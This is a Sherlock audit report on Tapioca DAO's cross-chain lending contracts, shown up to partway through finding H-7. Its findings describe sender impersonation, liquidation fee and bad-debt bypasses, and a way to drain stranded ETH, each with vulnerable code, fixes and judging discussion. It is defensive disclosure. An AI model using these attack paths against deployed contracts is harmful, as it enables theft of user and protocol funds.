SHERLOCK

SHERLOCK SECURITY REVIEW FOR

Prepared for:	Tapioca DAO
Prepared by:	Sherlock
Lead Security Expert:	hyh
Dates Audited:	February 23 - March 15, 2024
Prepared on:	May 3, 2024

Introduction

The Omnichain Money Market & Unstoppable OmniDollar, Powered by LayerZero.

Scope

Repository: Tapioca-DAO/Tapioca-bar

Branch: master

Commit: 62287ff0be08374a3ac15ec9f98597d26e41d772

Repository: Tapioca-DAO/TapiocaZ

Branch: master

Commit: c9440cb5ff9e898fe01b8c8b1759a282d8aaaffb

For the detailed scope, see the contest details.

Findings

Each issue has an assigned severity:

- Medium issues are security vulnerabilities that may not be directly exploitable or may require certain conditions in order to be exploited. All major issues should be addressed.
- High issues are directly exploitable security vulnerabilities that need to be fixed.

Issues found

Medium	High
36	15

Security experts who found valid issues

hyh
cergyk
bin2chen
duc
0xadrii
GiuseppeDeLaZara
ComposableSecurity
Tendency
ctf_sec
AuditorPraise
cccz
John_Femi

Issue H-1: Unverified `_srcChainSender` parameter allows to impersonate the sender

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/14

The protocol has acknowledged this issue.

Found by

ComposableSecurity, bin2chen, cccz, cergyk

Summary

The `_toeComposeReceiver` function accepts the `_srcChainSender` parameter that represents the sender of cross-chain message (via LayerZero's OFT) on the source chain. The function executes modules depending on the `_msgType` parameter and some of them do not accept the `_srcChainSender` parameter. Lack of verification for `_srcChainSender` means that the attacker can execute those modules on behalf of different users.

Vulnerability Detail

The `_toeComposeReceiver` function is called by the LayerZero endpoint (indirectly) when there is a compose message to be executed. It gets three parameters:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoReceiver.sol#L63-L100

The first patameter (`_msgType`) represents the type of message that should be executed on the destination chain. The second (`_srcChainSender`) is the sender of the message on the source chain and last one (`_toeComposeMsg`) contains the parameters for the executed operation.

In case of `MSG_TAP_EXERCISE` the `_srcChainSender` parameter is forwarded to the `UsdoOptionReceiver` module: https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoReceiver.sol#L68-L75

In case of other types (`MSG_MARKET_REMOVE_ASSET`, `MSG_YB_SEND_SGL_LEND_OR_REPAY` and `MSG_DEPOSIT_LEND_AND_SEND_FOR_LOCK`) the `_srcChainSender` parameter is not forwarder and the attacker fully control the contents of `_toeComposeMsg`.

Let's take the `MSG_MARKET_REMOVE_ASSET` message as an example.

1. The `removeAssetReceiver` function from `UsdoMarketReceiverModule` is executed with `_toeComposeMsg` parameter.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoMarketReceiverModule.sol#L210-L241

2. The `_toeComposeMsg` bytes (called `_data` in this function) are decoded and some values are extracted. The most important are:

- `msg_.externalData.magnetar` on which the `burst` function is later called with specific magnetar calls (it is legitimate and whitelisted magnetar),
- `msg_.user` on whose behalf the further operation is called,
- `msg_.externalData` which is forwarder to further call,
- `msg_.removeAndRepayData` which is forwarder to further call.

Those parameters are used to prepare a call to `exitPositionAndRemoveCollateral` function from `OptionModule` module (defined in action's `id` param).

3. Next, the `burst` function from magnetar contract is called and it executes the specific module depending on the `_action.id`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/Magnetar.sol#L138-L141

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/modules/MagnetarOptionModule.sol#L58-L210

4. The modules validates the sender passing the user address as the parameter.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/modules/MagnetarOptionModule.sol#L60

5. The `_checkSender` function does not revert if the user is the sender or the sender is whitelisted.

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/gitmodule/tapioca-periph/contracts/Magnetar/MagnetarStorage.sol#L93-L97

6. In this case the sender is USDO contract which is whitelisted. This allows to continue operations from `exitPositionAndRemoveCollateral` function on behalf of the user (who is the victim).

Note: *This is only one of possible attack scenarios that exploits lack of `_srcChainSender` parameter validation.*

Impact

HIGH - The attacker can execute functions from `UsdoMarketReceiverModule` module on behalf of any user.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoReceiver.sol#L79

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoReceiver.sol#L85

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/usdo/modules/UsdoReceiver.sol#L92

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/BaseTOFTReceiver.sol#L70

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/BaseTOFTReceiver.sol#L76

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/BaseTOFTReceiver.sol#L98

Tool used

Manual Review

Recommendation

Validate whether the user whose assets are being managed is the same address as the `_srcChainSender` parameter.

Discussion

nevillehuang

@0xRektora @maarcweiss

Do you guys thinks this is a dupe of #111?

cryptotechmaker

@nevillehuang I think it's a dupe of https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/109 for which I submitted a fix already

It doesn't seem to be duplicate of #111

nevillehuang

@cryptotechmaker Yes agree.

Issue H-2: BBLiquidation/SGLLiquidation::_updateBorrowAndCollateralShare liquidator can bypass bad debt handling to ensure whole liquidation reward

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/32

Found by

cergyk

Summary

When handling liquidation in BigBang and Singularity market, the protocol ensures that the liquidatee has enough collateral to cover for the liquidation and reward. If that's not the case, then the reward for the liquidator is shrunk proportionally to the bad debt incurred by the protocol.

However the liquidator can simply choose to bypass this protection by setting a max repay amount small enough so it can be covered by the collateral of the liquidatee. This enables the liquidator to get full reward on a partial liquidation, and leaves the protocol with only bad debt

Vulnerability Detail

We can see that some logic for handling bad debt is implemented here when `collateralPartInAsset < borrowAmountWithBonus`

However the liquidator can reduce the amount to repay arbitrarily by setting the maxBorrowPart parameter.

Thus the liquidator can always choose to execute the second branch, ensuring full reward.

Impact

The protocol incurs more bad debt than due because liquidator can bypass bad debt protection mechanism

Code Snippet

Tool used

Manual Review

Recommendation

Ensure a minimal repay amount in order for the liquidation to always make the account solvent, this would make it impossible for the liquidator to reduce the repay amount arbitrarily

Discussion

cryptotechmaker

Invalid until a PoC is provided. `collateralPartInAsset` is represented by `userCollateralShare`

cryptotechmaker

Also 2nd branch is still using `borrowPartWithBonus` which is conditioned by `maxBorrowPart`

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> seem valid medium to me; medium(6)

nevillehuang

request poc

sherlock-admin3

PoC requested from @CergyK

Requests remaining: **5**

CergyK

Shared poc on a private repo

The poc demonstrates that when a user will be causing bad debt to the protocol if liquidated fully, a liquidator can still liquidate partially and leave the account in a worse shape than initially

maarcweiss

Thanks @CergyK Could you please invite: maarcweiss, cryptotechmaker and 0xrektora to the repo? Thanks.

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/379.

Issue H-3: BBLiquidation::_liquidateUser liquidator can bypass protocol fee on liquidation by returning returned-Share == borrowShare

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/33

Found by

cergyk, duc

Summary

When a liquidator liquidates a position on BigBang/Singularity market, they do not get the full liquidationBonus amount, but a callerShare which depends on the efficiency of the liquidation.

However since this share is taken after the liquidator has swapped the seized collateral to an asset amount, the liquidator can simply choose to return enough asset to repay the borrow, reducing the extra amount to zero.

In that case the protocol fee and the caller share would be zero, but the liquidator has seized the full liquidation bonus during the swap.

Vulnerability Detail

We can see that after the collateral has been seized from the liquidatee, the full amount of collateral with the liquidation bonus is sent to an arbitrary `liquidationReceiver` during `_swapCollateralWithAsset`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLiquidation.sol#L262-L263

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLiquidation.sol#L152-L159

The liquidator can choose to send back only `borrowAmount` of asset, effectively keeping excess collateral to himself

Impact

Liquidator steals the due fee from protocol during liquidation

Code Snippet

Tool used

Manual Review

Recommendation

Consider adding a slippage control to the swap executed by the liquidator (e.g the liquidator must return at least 105% of `borrowAmount`, when seizing 110% of equivalent collateral)

Discussion

cryptotechmaker

Medium. The issue seems to be valid. However the user is not able to steal the full collateral, but only the bonus part, out of which he would have taken 90% anyway.

nevillehuang

request poc

sherlock-admin3

PoC requested from @CergyK

Requests remaining: **3**

CergyK

Poc shared in a private repository

The poc demonstrates how a malicious liquidator can bypass protocol fees which as @cryptotechmaker noted are at least 10% of liquidation bonus, but can be 20% in the worst case.

Since no prerequisite is needed to do that on any liquidation, and the loss of fees incurred on the protocol is unbounded, this warrants high severity IMO

CergyK

Coincidentally, the POC also demonstrates #32, since the price move used puts the user in bad debt but liquidation succeeds

nevillehuang

@cryptotechmaker Did you have a chance to look at this? I'm not sure if bypassing fees is high severity, I think I am inclined to keep medium

cryptotechmaker

Yes, it's a valid issue @nevillehuang

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/378.

CergyK

Escalate

This should be of high severity, as demonstrated, it enables to bypass protocol fees on any liquidation. For reference, issue #148 which claims freezing of the same protocol fees is rated as high

sherlock-admin2

> Escalate
>
> This should be of high severity, as demonstrated, it enables to bypass protocol fees on any liquidation. For reference, issue #148 which claims freezing of the same protocol fees is rated as high

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

nevillehuang

@CergyK Fair enough, the impact is similar to #148 so could be high severity (albeit protocol fees are not locked, just completely lost)

cvetanovv

I agree with the escalation. The impact is the same as #148.

cvetanovv

Planning to accept the escalation and make this issue a valid High.

Evert0x

Result: High Has Duplicates

sherlock-admin4

Escalations have been resolved successfully!

Escalation status:

- CergyK: accepted

Issue H-4: Unupdated totalBorrow After BigBang Liquidation

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/49

Found by

bin2chen, cergyk, duc, hyh

Summary

During the liquidation process, BigBang only reduces the user's `userBorrowPart[user]`, but fails to update the global `totalBorrow`. Consequently, all subsequent debt calculations are incorrect.

Vulnerability Detail

Currently, the implementation relies on the `BBLiquidation._updateBorrowAndCollateralShare()` method to calculate user debt repayment and collateral collection. The code snippet is as follows:

```
    function _liquidateUser(
        address user,
        uint256 maxBorrowPart,
        IMarketLiquidatorReceiver _liquidatorReceiver,
        bytes calldata _liquidatorReceiverData,
        uint256 _exchangeRate,
        uint256 minLiquidationBonus
    ) private {
        uint256 callerReward = _getCallerReward(user, _exchangeRate);

        (uint256 borrowAmount,, uint256 collateralShare) =
@>          _updateBorrowAndCollateralShare(user, maxBorrowPart,
↪   minLiquidationBonus, _exchangeRate);
@>      totalCollateralShare = totalCollateralShare > collateralShare ?
↪   totalCollateralShare - collateralShare : 0;
        uint256 borrowShare = yieldBox.toShare(assetId, borrowAmount, true);

        (uint256 returnedShare,) =
            _swapCollateralWithAsset(collateralShare, _liquidatorReceiver,
↪   _liquidatorReceiverData);
        if (returnedShare < borrowShare) revert AmountNotValid();

        (uint256 feeShare, uint256 callerShare) =
↪   _extractLiquidationFees(returnedShare, borrowShare, callerReward);
```

```
        IUsdo(address(asset)).burn(address(this), borrowAmount);

        address[] memory _users = new address[](1);
        _users[0] = user;
        emit Liquidated(msg.sender, _users, callerShare, feeShare, borrowAmount,
    ↪   collateralShare);
    }

    function _updateBorrowAndCollateralShare(
        address user,
        uint256 maxBorrowPart,
        uint256 minLiquidationBonus, // min liquidation bonus to accept (default
    ↪   0)
        uint256 _exchangeRate
    ) private returns (uint256 borrowAmount, uint256 borrowPart, uint256
    ↪   collateralShare) {
        if (_exchangeRate == 0) revert ExchangeRateNotValid();

        // get collateral amount in asset's value
        uint256 collateralPartInAsset = (
            yieldBox.toAmount(collateralId, userCollateralShare[user], false) *
    ↪   EXCHANGE_RATE_PRECISION
        ) / _exchangeRate;

        // compute closing factor (liquidatable amount)
        uint256 borrowPartWithBonus =
            computeClosingFactor(userBorrowPart[user], collateralPartInAsset,
    ↪   FEE_PRECISION_DECIMALS);

        // limit liquidable amount before bonus to the current debt
        uint256 userTotalBorrowAmount =
    ↪   totalBorrow.toElastic(userBorrowPart[user], true);
        borrowPartWithBonus = borrowPartWithBonus > userTotalBorrowAmount ?
    ↪   userTotalBorrowAmount : borrowPartWithBonus;

        // check the amount to be repaid versus liquidator supplied limit
        borrowPartWithBonus = borrowPartWithBonus > maxBorrowPart ?
    ↪   maxBorrowPart : borrowPartWithBonus;
        borrowAmount = borrowPartWithBonus;

        // compute part units, preventing rounding dust when liquidation is full
        borrowPart = borrowAmount == userTotalBorrowAmount
            ? userBorrowPart[user]
            : totalBorrow.toBase(borrowPartWithBonus, false);
        if (borrowPart == 0) revert Solvent();
```

```
        if (liquidationBonusAmount > 0) {
            borrowPartWithBonus = borrowPartWithBonus + (borrowPartWithBonus *
↪   liquidationBonusAmount) / FEE_PRECISION;
        }

        if (collateralPartInAsset < borrowPartWithBonus) {
            if (collateralPartInAsset <= userTotalBorrowAmount) {
                revert BadDebt();
            }
            // If current debt is covered by collateral fully
            // then there is some liquidation bonus,
            // so liquidation can proceed if liquidator's minimum is met
            if (minLiquidationBonus > 0) {
                // `collateralPartInAsset > borrowAmount` as `borrowAmount <=
↪   userTotalBorrowAmount`
                uint256 effectiveBonus = ((collateralPartInAsset - borrowAmount)
↪   * FEE_PRECISION) / borrowAmount;
                if (effectiveBonus < minLiquidationBonus) {
                    revert InsufficientLiquidationBonus();
                }
                collateralShare = userCollateralShare[user];
            } else {
                revert InsufficientLiquidationBonus();
            }
        } else {
            collateralShare =
                yieldBox.toShare(collateralId, (borrowPartWithBonus *
↪   _exchangeRate) / EXCHANGE_RATE_PRECISION, false);
            if (collateralShare > userCollateralShare[user]) {
                revert NotEnoughCollateral();
            }
        }

@>      userBorrowPart[user] -= borrowPart;
@>      userCollateralShare[user] -= collateralShare;
    }
```

The methods mentioned above update the user-specific variables `userBorrowPart[user]` and `userCollateralShare[user]` within the `_updateBorrowAndCollateralShare()` method. Additionally, the global variable `totalCollateralShare` is updated within the `_liquidateUser()` method.

However, there's another crucial global variable, `totalBorrow`, which remains unaltered throughout the entire liquidation process.

Failure to update `totalBorrow` during liquidation will result in incorrect subsequent loan-related calculations.

Note: SGL Liquidation has the same issues

Impact

The lack of an update to `totalBorrow` during liquidation leads to inaccuracies in subsequent loan-related calculations. For instance, this affects interest accumulation and the amount of interest due.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/bigBang/BBLiquidation.sol#L218-L228

Tool used

Manual Review

Recommendation

```
    function _liquidateUser(
        address user,
        uint256 maxBorrowPart,
        IMarketLiquidatorReceiver _liquidatorReceiver,
        bytes calldata _liquidatorReceiverData,
        uint256 _exchangeRate,
        uint256 minLiquidationBonus
    ) private {
        uint256 callerReward = _getCallerReward(user, _exchangeRate);

-       (uint256 borrowAmount,, uint256 collateralShare) =
+       (uint256 borrowAmount,uint256 borrowPart, uint256 collateralShare) =
            _updateBorrowAndCollateralShare(user, maxBorrowPart,
 ↪  minLiquidationBonus, _exchangeRate);
        totalCollateralShare = totalCollateralShare > collateralShare ?
 ↪  totalCollateralShare - collateralShare : 0;
+       totalBorrow.elastic -= borrowAmount.toUint128();
+       totalBorrow.base -= borrowPart.toUint128();
```

Discussion

sherlock-admin4

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> the totalBorrow should be updated; medium(9)

cryptotechmaker

Fixed in https://github.com/Tapioca-DAO/Tapioca-bar/pull/354

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/354.

Issue H-5: `_computeClosingFactor` function will return incorrect values, lower than needed, because it uses `collateralizat` to calculate the denominator

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/53

Found by

cergyk, duc

Summary

`_computeClosingFactor` is used to calculate the required borrow amount that should be liquidated to make the user's position solvent. However, this function uses `collateralizationRate` (defaulting to 75%) to calculate the liquidated amount, while the threshold to be liquidatable is `liquidationCollateralizationRate` (defaulting to 80%). Therefore, it will return incorrect liquidated amount.

Vulnerability Detail

In `_computeClosingFactor` of Market contract:

A user will be able to be liquidated if their ratio between borrow and collateral value exceeds `liquidationCollateralizationRate` (see _isSolvent() function). However, `_computeClosingFactor` uses `collateralizationRate` (defaulting to 75%) to calculate the denominator for the needed liquidate amount, while the numerator is calculated by using `liquidationCollateralizationRate` (80% in default). These variables were initialized in _initCoreStorage().

In the above calculation of `_computeClosingFactor` function, in default: `_liquidationMultiplier = 12%`, `numerator = borrowPart - liquidationStartsAt =` borrowAmount - 80% * collateralToAssetAmount => x will be: **numerator / (1 - 75% * 112%) = numerator / 16%**

However, during a partial liquidation of BigBang or Singularity, the actual collateral bonus is `liquidationBonusAmount`, defaulting to 10%. (code snippet). Therefore, the minimum liquidated amount required to make user solvent (unable to be liquidated again) is: **numerator / (1 - 80% * 110%) = numerator / 12%**.

As result, `computeClosingFactor()` function will return a lower liquidated amount than needed to make user solvent, even when that function attempts to over-liquidate with `_liquidationMultiplier` > `liquidationBonusAmount`.

Impact

This issue will result in the user still being liquidatable after a partial liquidation because it liquidates a lower amount than needed. Therefore, the user will never be solvent again after they are undercollateralized until their position is fully liquidated. This may lead to the user being liquidated more than expected, or experiencing a loss of funds in attempting to recover their position.

Code Snippet

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/Tapioca-bar/contracts/markets/Market.sol#L325-L326

Tool used

Manual Review

Recommendation

Use `liquidationCollateralizationRate` instead of `collateralizationRate` to calculate the denominator in `_computeClosingFactor`

Discussion

cryptotechmaker

Fixed by https://github.com/Tapioca-DAO/Tapioca-bar/pull/355

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/Tapioca-bar/pull/355.

Issue H-6: All ETH can be stolen during rebalancing for `mTOFTs` that hold native

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/69

Found by

0xadrii, GiuseppeDeLaZara

Summary

Rebalancing of ETH transfers the ETH to the destination mTOFT without calling `sgRecieve` which leaves the ETH hanging inside the `mTOFT` contract. This can be exploited to steal all the ETH.

Vulnerability Detail

Rebalancing of `mTOFTs` that hold native tokens is done through the `routerETH` contract inside the `Balancer.sol` contract. Here is the code snippet for the `routerETH` contract:

```
## Balancer.sol

if (address(this).balance < _amount) revert ExceedsBalance();
        uint256 valueAmount = msg.value + _amount;
        routerETH.swapETH{value: valueAmount}(
            _dstChainId,
            payable(this),
            abi.encodePacked(connectedOFTs[_oft][_dstChainId].dstOft),
            _amount,
            _computeMinAmount(_amount, _slippage)
        );
```

The expected behaviour is ETH being received on the destination chain whereby `sgReceive` is called and ETH is deposited inside the `TOFTVault`.

```
## mTOFT.sol

    function sgReceive(uint16, bytes memory, uint256, address, uint256 amountLD,
↪   bytes memory) external payable {
        if (msg.sender != _stargateRouter) revert mTOFT_NotAuthorized();

        if (erc20 == address(0)) {
            vault.depositNative{value: amountLD}();
        } else {
```

```
            IERC20(erc20).safeTransfer(address(vault), amountLD);
        }
    }
```

By taking a closer look at the logic inside the routerETH contract we can see that the transfer is called with an empty payload:

```
    // compose stargate to swap ETH on the source to ETH on the destination
    function swapETH(
        uint16 _dstChainId,                         // destination Stargate
↪   chainId
        address payable _refundAddress,             // refund additional
↪   messageFee to this address
        bytes calldata _toAddress,                  // the receiver of the
↪   destination ETH
        uint256 _amountLD,                          // the amount, in Local
↪   Decimals, to be swapped
        uint256 _minAmountLD                        // the minimum amount
↪   accepted out on destination
    ) external payable {
        require(msg.value > _amountLD, "Stargate: msg.value must be >
↪   _amountLD");

        // wrap the ETH into WETH
        IStargateEthVault(stargateEthVault).deposit{value: _amountLD}();
        IStargateEthVault(stargateEthVault).approve(address(stargateRouter),
↪   _amountLD);

        // messageFee is the remainder of the msg.value after wrap
        uint256 messageFee = msg.value - _amountLD;

        // compose a stargate swap() using the WETH that was just wrapped
        stargateRouter.swap{value: messageFee}(
            _dstChainId,                        // destination Stargate chainId
            poolId,                             // WETH Stargate poolId on source
            poolId,                             // WETH Stargate poolId on
↪   destination
            _refundAddress,                     // message refund address if
↪   overpaid
            _amountLD,                          // the amount in Local Decimals
↪   to swap()
            _minAmountLD,                       // the minimum amount swap()er
↪   would allow to get out (ie: slippage)
            IStargateRouter.lzTxObj(0, 0, "0x"),
            _toAddress,                         // address on destination to
↪   send to
```


SHERLOCK

```
>>>>>>      bytes("")                         // empty payload, since sending
 ↪  to EOA
        );
    }
```

Notice the comment:

> empty payload, since sending to EOA

So `routerETH` after depositing ETH in `StargateEthVault` calls the regular `StargateRouter` but with an empty payload.

Next, let's see how the receiving logic works.

As Stargate is just another application built on top of LayerZero the receiving starts inside the Bridge::lzReceive function. As the type of transfer is `TYPE_SWAP_REMOTE` the `router::swapRemote` is called:

```
function lzReceive(
    uint16 _srcChainId,
    bytes memory _srcAddress,
    uint64 _nonce,
    bytes memory _payload
) external override {


    if (functionType == TYPE_SWAP_REMOTE) {
        (
            ,
            uint256 srcPoolId,
            uint256 dstPoolId,
            uint256 dstGasForCall,
            Pool.CreditObj memory c,
            Pool.SwapObj memory s,
            bytes memory to,
            bytes memory payload
        ) = abi.decode(_payload, (uint8, uint256, uint256, uint256,
 ↪  Pool.CreditObj, Pool.SwapObj, bytes, bytes));
        address toAddress;
        assembly {
            toAddress := mload(add(to, 20))
        }
        router.creditChainPath(_srcChainId, srcPoolId, dstPoolId, c);
>>>>>>  router.swapRemote(_srcChainId, _srcAddress, _nonce, srcPoolId,
 ↪  dstPoolId, dstGasForCall, toAddress, s, payload);
```

Router:swapRemote has two responsibilities:

- First it calls `pool::swapRemote` that transfers the actual tokens to the destination address. In this case this is the `mTOFT` contract.
- Second it will call `IStargateReceiver(mTOFTAddress)::sgReceive` but only if the payload is not empty.

```
 function _swapRemote(
    uint16 _srcChainId,
    bytes memory _srcAddress,
    uint256 _nonce,
    uint256 _srcPoolId,
    uint256 _dstPoolId,
    uint256 _dstGasForCall,
    address _to,
    Pool.SwapObj memory _s,
    bytes memory _payload
) internal {
    Pool pool = _getPool(_dstPoolId);
    // first try catch the swap remote
    try pool.swapRemote(_srcChainId, _srcPoolId, _to, _s) returns (uint256
↪   amountLD) {
>>>>>>    if (_payload.length > 0) {
            // then try catch the external contract call
>>>>>>      try IStargateReceiver(_to).sgReceive{gas:
↪   _dstGasForCall}(_srcChainId, _srcAddress, _nonce, pool.token(), amountLD,
↪   _payload) {
                // do nothing
            } catch (bytes memory reason) {
                cachedSwapLookup[_srcChainId][_srcAddress][_nonce] =
↪   CachedSwap(pool.token(), amountLD, _to, _payload);
                emit CachedSwapSaved(_srcChainId, _srcAddress, _nonce,
↪   pool.token(), amountLD, _to, _payload, reason);
            }
        }
    } catch {
        revertLookup[_srcChainId][_srcAddress][_nonce] = abi.encode(
            TYPE_SWAP_REMOTE_RETRY,
            _srcPoolId,
            _dstPoolId,
            _dstGasForCall,
            _to,
            _s,
            _payload
        );
        emit Revert(TYPE_SWAP_REMOTE_RETRY, _srcChainId, _srcAddress, _nonce);
    }
```

```
}
```

As payload is empty in case of using the `routerETH` contract the `sgReceive` function is never called. This means that the ETH is left sitting inside the `mTOFT` contract.

There are several ways of stealing the balance of `mTOFT`. An attacker can use the mTOFT::sendPacket function and utilize the `lzNativeGasDrop` option to airdrop the balance of mTOFT to attacker's address on the destination chain: https://docs.layerzero.network/contracts/options#lznativedrop-option

```
## TapiocaOmnichainSender.sol

 function sendPacket(LZSendParam calldata _lzSendParam, bytes calldata
↪  _composeMsg)
        external
        payable
        returns (MessagingReceipt memory msgReceipt, OFTReceipt memory
↪  oftReceipt)
    {
        // @dev Applies the token transfers regarding this send() operation.
        // - amountDebitedLD is the amount in local decimals that was ACTUALLY
↪  debited from the sender.
        // - amountToCreditLD is the amount in local decimals that will be
↪  credited to the recipient on the remote OFT instance.
        (uint256 amountDebitedLD, uint256 amountToCreditLD) =
            _debit(_lzSendParam.sendParam.amountLD,
↪  _lzSendParam.sendParam.minAmountLD, _lzSendParam.sendParam.dstEid);

        // @dev Builds the options and OFT message to quote in the endpoint.
        (bytes memory message, bytes memory options) =
            _buildOFTMsgAndOptions(_lzSendParam.sendParam,
↪  _lzSendParam.extraOptions, _composeMsg, amountToCreditLD);

        // @dev Sends the message to the LayerZero endpoint and returns the
↪  LayerZero msg receipt.
        msgReceipt =
            _lzSend(_lzSendParam.sendParam.dstEid, message, options,
↪  _lzSendParam.fee, _lzSendParam.refundAddress);
        // @dev Formulate the OFT receipt.
        oftReceipt = OFTReceipt(amountDebitedLD, amountToCreditLD);

        emit OFTSent(msgReceipt.guid, _lzSendParam.sendParam.dstEid, msg.sender,
↪  amountDebitedLD);
    }
```

All he has to do is specify the option type `lzNativeDrop` inside the `_lsSendParams.extraOptions` and the cost of calling `_lzSend` plus the airdrop amount will be paid out from the balance of `mTOFT`.

As this is a complete theft of the rebalanced amount I'm rating this as a critical vulnerability.

Impact

All ETH can be stolen during rebalancing for mTOFTs that hold native tokens.

Code Snippet

- https://github.com/sherlock-audit/2024-02-tapioca/blob/dc2464f420927409a67763de6ec60fe5c028ab0e/TapiocaZ/contracts/Balancer.sol#L269-#L279

Tool used

Manual Review

Recommendation

One way to fix this is use the alternative `RouterETH.sol` contract available from Stargate that allows for a payload to be sent. It is denoted as `*RouterETH.sol` in the Stargate documentation: https://stargateprotocol.gitbook.io/stargate/developers/contract-addresses/mainnet This router has the `swapETHAndCall` interface:

```
function swapETHAndCall(
        uint16 _dstChainId, // destination Stargate chainId
        address payable _refundAddress, // refund additional messageFee to this
 ↪  address
        bytes calldata _toAddress, // the receiver of the destination ETH
        SwapAmount memory _swapAmount, // the amount and the minimum swap amount
        IStargateRouter.lzTxObj memory _lzTxParams, // the LZ tx params
        bytes calldata _payload // the payload to send to the destination
    ) external payable {
```

The contract on Ethereum can be found at: https://www.codeslaw.app/contracts/ethereum/0xb1b2eeF380f21747944f46d28f683cD1FBB4d03c. And the Stargate docs specify its deployment address on all the chains where ETH is supported: https://stargateprotocol.gitbook.io/stargate/developers/contract-addresses/mainnet

Discussion

cryptotechmaker

We had a chat with LZ about this a while ago and yes, the router cannot be used in this case. However the contract we're going to use is https://etherscan.io/address/0xeCc19E177d24551aA7ed6Bc6FE566eCa726CC8a9#code and it respects the IStargateRouter interface

windhustler

The contract you referenced above, i.e. StargateComposer doesn't have the `swapETH` interface:

```
function swapETH(uint16 _dstChainId, address payable _refundAddress, bytes
↪  calldata _toAddress, uint256 _amountLD, uint256 _minAmountLD) external;
```

Your options are to refactor this to either use the *RouterETH: swapETHAndCall or the StargateComposer::swapETHAndCall function.

cryptotechmaker

Good catch @windhustler

cryptotechmaker

Changed the status to 'Will fix'

sherlock-admin4

The protocol team fixed this issue in PR/commit https://github.com/Tapioca-DAO/TapiocaZ/pull/174; https://github.com/Tapioca-DAO/tapioca-periph/pull/198.

Issue H-7: TOFTOptionsReceiverModule miss cross-chain transformation for deposit and lock amounts

Source: https://github.com/sherlock-audit/2024-02-tapioca-judging/issues/87

Found by

hyh

Summary

Cross-chain token decimals transformation is applied partially in TOFTOptionsReceiverModule's `lockAndParticipateReceiver()` and `mintLendXChainSGLXChainLockAndParticipateReceiver()`.

Vulnerability Detail

Currently only first level amounts are being transformed in cross-chain TOFTOptionsReceiverModule, while the nested deposit and lock amounts involved aren't.

Whenever the decimals are different for underlying tokens across chains the absence of transformation will lead to magnitudes sized misrepresentation of user operations, which can result in core functionality unavailability (operations can constantly revert or become a noops due to running them with outsized or dust sized parameters) and loss of user funds (when an operation was successfully run, but with severely misrepresented parameters).

Impact

Probability can be estimated as medium due to prerequisite of having asset decimals difference between transacting chains, while the operation misrepresentation and possible fund loss impact described itself has high severity.

Likelihood: Medium + Impact: High = Severity: High.

Code Snippet

Only `mintAmount` is being transformed in `mintLendXChainSGLXChainLockAndParticipateReceiver()`:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/contracts/tOFT/modules/TOFTOptionsReceiverModule.sol#L72-L82

```
function mintLendXChainSGLXChainLockAndParticipateReceiver(bytes memory _data)
↪   public payable {
    // Decode received message.
    CrossChainMintFromBBAndLendOnSGLData memory msg_ =
        TOFTMsgCodec.decodeMintLendXChainSGLXChainLockAndParticipateMsg(_data);

    _checkWhitelistStatus(msg_.bigBang);
    _checkWhitelistStatus(msg_.magnetar);

    if (msg_.mintData.mintAmount > 0) {
        msg_.mintData.mintAmount = _toLD(msg_.mintData.mintAmount.toUint64());
    }
```

But collateral deposit amount from `CrossChainMintFromBBAndLendOnSGLData.mintData.collateralDepositData` there isn't:

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/gitmodule/tapioca-periph/contracts/interfaces/periph/IMagnetar.sol#L104-L111

```
struct CrossChainMintFromBBAndLendOnSGLData {
    address user;
    address bigBang;
    address magnetar;
    address marketHelper;
>>  IMintData mintData;
    LendOrLockSendParams lendSendParams;
}
```

https://github.com/sherlock-audit/2024-02-tapioca/blob/main/TapiocaZ/gitmodule/tapioca-periph/contracts/interfaces/oft/IUsdo.sol#L136-L140

```
struct IMintData {
    bool mint;
    uint256 mintAmount;
>>  IDepositData collateralDepositData;
}
```

